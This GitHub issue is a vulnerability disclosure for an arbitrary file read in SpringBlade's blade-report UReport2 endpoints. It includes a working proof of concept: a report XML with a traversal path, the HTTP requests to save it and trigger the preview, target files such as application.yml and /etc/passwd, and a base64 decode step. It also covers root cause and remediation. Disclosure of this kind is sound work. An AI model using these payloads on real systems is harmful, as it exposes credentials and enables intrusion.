Repository navigation
Arbitrary File Read via Image Cell Path in SpringBlade blade-report /ureport/preview Endpoint #40
Description

Arbitrary File Read via Image Cell Path in SpringBlade blade-report /ureport/preview Endpoint
Affected Versions
- Product: SpringBlade
- Affected Component:
blade-reportmodule (UReport2 integration viablade-starter-reportin blade-tool) - Affected Versions: ≤ 4.10.0 (latest version as of disclosure)
- Underlying Dependency:
com.bstek.ureport:ureport2-core/ureport2-console2.2.9 (bundled insideblade-starter-report) - Affected Endpoints:
- Injection:
POST /ureport/designer/saveReportFile(persist malicious report XML to database) - Trigger:
GET /ureport/preview?_u=<report>(HTML preview reads file and embeds contents in response)
- Injection:
- Default Service:
blade-reportmicroservice, port 8108 (Cloud edition per official docs)
Impact
The blade-report module integrates UReport2 through blade-starter-report, which registers UReportServlet at /ureport/* and stores report definitions in the database via DatabaseProvider. UReport2 allows report designers to insert image cells whose source is a filesystem or classpath path.
During HTML preview, the report engine reads the attacker-controlled path through DefaultImageProvider (vendored in blade-starter-report), Base64-encodes the raw bytes, and inlines them directly into the generated HTML as a data: URI.
Because:
DatabaseProvider.saveReport()stores report XML without validating embedded<image-value>paths.DefaultImageProvider.getImage()resolves paths starting with/relative to the webapp root and supportsclasspath:and/WEB-INF/prefixes — with no allow-list or traversal check.- When
width=0andheight=0(the default),ImageUtils.getImageBase64Data()does not verify that the bytes form a valid image; it Base64-encodes any file unconditionally. - SpringBlade's
UReportAuthFilteronly verifies a valid BladeX session token — it does not restrict dangerous report operations such as saving arbitrary image paths or previewing reports.
An authenticated attacker (any user with a valid BladeX token who can reach /ureport/*) can read arbitrary files accessible to the blade-report JVM process:
| Path prefix | Example | Readable targets on SpringBlade |
|---|---|---|
/ (web-root relative + traversal) |
/../../../../etc/passwd |
OS files (/etc/passwd, C:\Windows\win.ini) |
classpath: |
classpath:application.yml |
Spring Boot config, JDBC credentials, Nacos bootstrap settings |
classpath: |
classpath:bootstrap.yml |
Cloud config secrets loaded by blade-report |
/WEB-INF/ |
/WEB-INF/web.xml |
Deployment descriptors (WAR deployments) |
Impact summary:
- Arbitrary Local File Read (CWE-22 / CWE-552): Database connection strings, Nacos/registry credentials, JWT signing keys, cloud access keys, SSH private keys, and other sensitive files on the blade-report server.
- Information Disclosure (CWE-200): File contents are returned inline in the HTML preview response (
data:image/png;base64,...), trivially decodable by the attacker. - Distinct from XXE (Issue XXE via Report XML Parsing in SpringBlade blade-report /ureport/designer/loadReport Endpoint #37): This vulnerability does not rely on XML external entities or SAXParser misconfiguration. It is triggered purely through the image-cell rendering pipeline during report preview — a separate, independently exploitable flaw in the same UReport2 integration.
Steps to Reproduce
Environment
- SpringBlade ≤ 4.10.0 with
blade-reportservice enabled - Valid BladeX authentication token (obtain via normal login)
- blade-report default port: 8108
Step 1: Save a Malicious Report via saveReportFile
Craft a report XML containing an image cell whose source="text" path points to the target file. Keep width and height at 0 (default) so ImageIO validation is skipped.
Original XML payload (before URL-encoding):
<?xml version="1.0" encoding="UTF-8"?>
<ureport>
  <cell expand="None" name="A1" row="1" col="1">
    <cell-style font-size="10" align="center" valign="middle"></cell-style>
    <image-value source="text" width="0" height="0">
      <text><![CDATA[/../../../../windows/win.ini]]></text>
    </image-value>
  </cell>
  <row row-number="1" height="18"/>
  <column col-number="1" width="400"/>
  <paper type="A4" left-margin="90" right-margin="90" top-margin="72" bottom-margin="72"
         paging-mode="fitpage" fixrows="0" width="595" height="842" orientation="portrait"
         html-report-align="left" bg-image="" html-interval-refresh-value="0"
         column-enabled="false"></paper>
</ureport>
Send the request to the blade-report service with a valid Blade-Auth token header. The content parameter must be URL-encoded (matching the designer JavaScript encodeURIComponent behavior):
POST /ureport/designer/saveReportFile HTTP/1.1
Host: localhost:8108
Blade-Auth: <valid_token>
Content-Type: application/x-www-form-urlencoded

file=blade:lfi-winini.ureport.xml&content=<url_encoded_xml>
Screenshot placeholder: Burp request showing authenticated
saveReportFilewithimage-valuepayload.

The report XML is persisted to the MySQL database via DatabaseProvider.saveReport() without any validation of the embedded image path:
// org.springblade.core.report.provider.DatabaseProvider
public void saveReport(String file, String content) {
    // ...
    reportFileEntity.setContent(content.getBytes());  // raw XML stored, image path unchecked
    service.saveOrUpdate(reportFileEntity);
}
Screenshot placeholder: 200 OK response / report saved in database.

Alternative injection (no database persistence): POST /ureport/designer/savePreviewData with the same XML, then use _u=p in Step 2.
SpringBlade-specific high-value paths to test after basic PoC:
<!-- blade-report application config -->
<text><![CDATA[classpath:application.yml]]></text>

<!-- Nacos / cloud bootstrap config -->
<text><![CDATA[classpath:bootstrap.yml]]></text>
Step 2: Trigger File Read via HTML Preview
Request the saved report through the preview endpoint:
GET /ureport/preview?_u=blade:lfi-winini.ureport.xml HTTP/1.1
Host: localhost:8108
Blade-Auth: <valid_token>
Screenshot placeholder: Preview request in Burp or browser.

During preview, HtmlPreviewServletAction.loadReport() → ReportBuilder.buildReport() → ImageValueCompute.compute() resolves the image path and reads the target file from the blade-report server filesystem.
Step 3: Extract File Contents from Response
Inspect the HTML response body. The image cell is rendered as:
<img src="data:image/png;base64,<BASE64_OF_FILE_CONTENTS>" ... />Base64-decode the src payload to recover the plaintext file contents:
echo "<BASE64_STRING>" | base64 -dScreenshot placeholder: HTML source showing
data:image/png;base64,...in preview response.

Screenshot placeholder: Decoded file contents (e.g.
win.iniorapplication.yml) confirming arbitrary file read.

This confirms successful arbitrary file read on the blade-report server via the UReport2 image rendering pipeline.
Root Cause Analysis
The vulnerability exists in the UReport2 image-loading code bundled inside SpringBlade's blade-starter-report. SpringBlade adds token-based authentication via UReportAuthFilter, but performs no input validation or sandboxing on report content or image paths.
1. SpringBlade stores malicious image paths without validation
DesignerServletAction.saveReportFile() URL-decodes the content parameter and passes it to DatabaseProvider.saveReport(), which writes the raw XML string to the database. The embedded <image-value><text> path is never inspected:
// com.bstek.ureport.console.designer.DesignerServletAction
public void saveReportFile(HttpServletRequest req, HttpServletResponse resp) {
    String file = req.getParameter("file");
    String content = req.getParameter("content");
    content = decodeContent(content);
    targetReportProvider.saveReport(file, content);  // DatabaseProvider in SpringBlade
    // ...
}
// org.springblade.core.report.provider.DatabaseProvider
public void saveReport(String file, String content) {
reportFileEntity.setContent(content.getBytes()); // no sanitization
service.saveOrUpdate(reportFileEntity);
}2. Preview triggers unrestricted file read via DefaultImageProvider
When preview is requested, ImageValueCompute passes the stored path to ImageUtils.getImageBase64Data():
// com.bstek.ureport.build.compute.ImageValueCompute
if (source.equals(Source.text)) {
    String base64Data = ImageUtils.getImageBase64Data(
        ImageType.image, value.getValue(), width, height);
    list.add(new BindData(new Image(base64Data, value.getValue(), -1, -1)));
}
DefaultImageProvider (vendored in blade-starter-report) reads any supported path with no restriction:
// com.bstek.ureport.provider.image.DefaultImageProvider (blade-starter-report)
public InputStream getImage(String path) {
    if (path.startsWith(ResourceUtils.CLASSPATH_URL_PREFIX) || path.startsWith("/WEB-INF")) {
        return applicationContext.getResource(path).getInputStream();
    } else {
        path = baseWebPath + path;   // web-root relative; supports ../ traversal
        return new FileInputStream(path);
    }
}
3. Default dimensions bypass image format validation
When width=0 and height=0, ImageUtils.getImageBase64Data() skips ImageIO.read() and Base64-encodes any byte stream:
// com.bstek.ureport.utils.ImageUtils (blade-starter-report)
public static String getImageBase64Data(ImageType type, Object data, int width, int height) {
    InputStream inputStream = targetProcessor.getImage(data);
    if (width > 0 && height > 0) {
        BufferedImage inputImage = ImageIO.read(inputStream);  // only when width/height > 0
        // ... resize ...
    }
    byte[] bytes = IOUtils.toByteArray(inputStream);
    return Base64Utils.encodeToString(bytes);  // raw file bytes returned
}
4. File contents exfiltrated in HTML preview response
HtmlProducer embeds the Base64 data directly into the preview HTML returned to the attacker:
// com.bstek.ureport.export.html.HtmlProducer (simplified)
Image img = (Image) obj;
sb.append("<img src=\"data:" + imageType + ";base64," + img.getBase64Data() + "\" ... />");
5. Insufficient access control in SpringBlade integration
UReportAuthFilter only checks whether the caller holds a valid BladeX token or session — it does not enforce role-based restrictions on designer/save/preview operations:
// org.springblade.core.report.filter.UReportAuthFilter
private boolean isTokenAuthenticated(HttpServletRequest request) {
    Long userId = AuthUtil.getUserId(request);
    return userId != null && userId > 0;  // any authenticated user passes
}
Attack chain summary:
Authenticated attacker
    → POST /ureport/designer/saveReportFile (inject image path in XML)
        → DatabaseProvider.saveReport() → MySQL (blade_report table)
            → GET /ureport/preview?_u=blade:...
                → ReportBuilder.buildReport()
                    → ImageValueCompute → DefaultImageProvider.getImage()
                        → FileInputStream / classpath Resource
                            → ImageUtils.getImageBase64Data() (no image validation at 0×0)
                                → HtmlProducer inlines Base64 in HTML response
                                    → Attacker decodes sensitive file contents
Remediation
Immediate Mitigation
-
Block designer and preview endpoints in production if report authoring is not required at runtime. Restrict at the Spring Cloud Gateway or reverse proxy:
/ureport/designer/* /ureport/preview -
Restrict UReport access by role — extend
UReportAuthFilterto require an administrator/designer role, not merely a valid token.
Code-Level Fixes (recommended for blade-starter-report)
-
Restrict
DefaultImageProviderto an allow-listed directory — resolve paths withPath.normalize()and verify the canonical path stays under a configured base directory; rejectclasspath:,/WEB-INF/, and any..segments. -
Always validate image content before encoding — call
ImageIO.read()regardless of width/height; reject streams that are not valid image formats. -
Sanitize report XML on save — in
DatabaseProvider.saveReport()or a wrapper, reject<image-value>paths containing..,classpath:,/WEB-INF, or paths outside the allow-list. -
Do not inline local file bytes in HTML preview — serve images through a dedicated endpoint using opaque cache keys instead of user-supplied paths.
Example secure path resolution
private static final Path ALLOWED_IMAGE_DIR = Paths.get("/var/ureport/images").toRealPath();

public InputStream getImage(String path) throws IOException {
    Path resolved = ALLOWED_IMAGE_DIR.resolve(stripLeadingSlash(path)).normalize();
    if (!resolved.startsWith(ALLOWED_IMAGE_DIR)) {
        throw new ReportComputeException("Image path not allowed: " + path);
    }
    return Files.newInputStream(resolved);
}
Relationship to Other SpringBlade UReport Issues
| Issue | Vulnerability | Trigger Endpoint |
|---|---|---|
| #36 | SSRF / JDBC file read / RCE via testConnection |
POST /ureport/datasource/testConnection |
| #37 | XXE arbitrary file read via report XML parsing | POST saveReportFile → GET loadReport |
| This report | Arbitrary file read via image cell path | POST saveReportFile → GET /ureport/preview |
These are independent vulnerabilities in the same blade-report UReport2 integration. Fixing XXE in ReportParser does not remediate this image-path file read.
References
- SpringBlade: https://github.com/chillzhuang/SpringBlade
- blade-starter-report: https://github.com/chillzhuang/blade-tool/tree/master/blade-starter-report
- UReport2 upstream: https://github.com/youseries/ureport
- SpringBlade report module docs: https://www.kancloud.cn/smallchill/blade/2018013
Credit
Discovered by: B1cx
Activity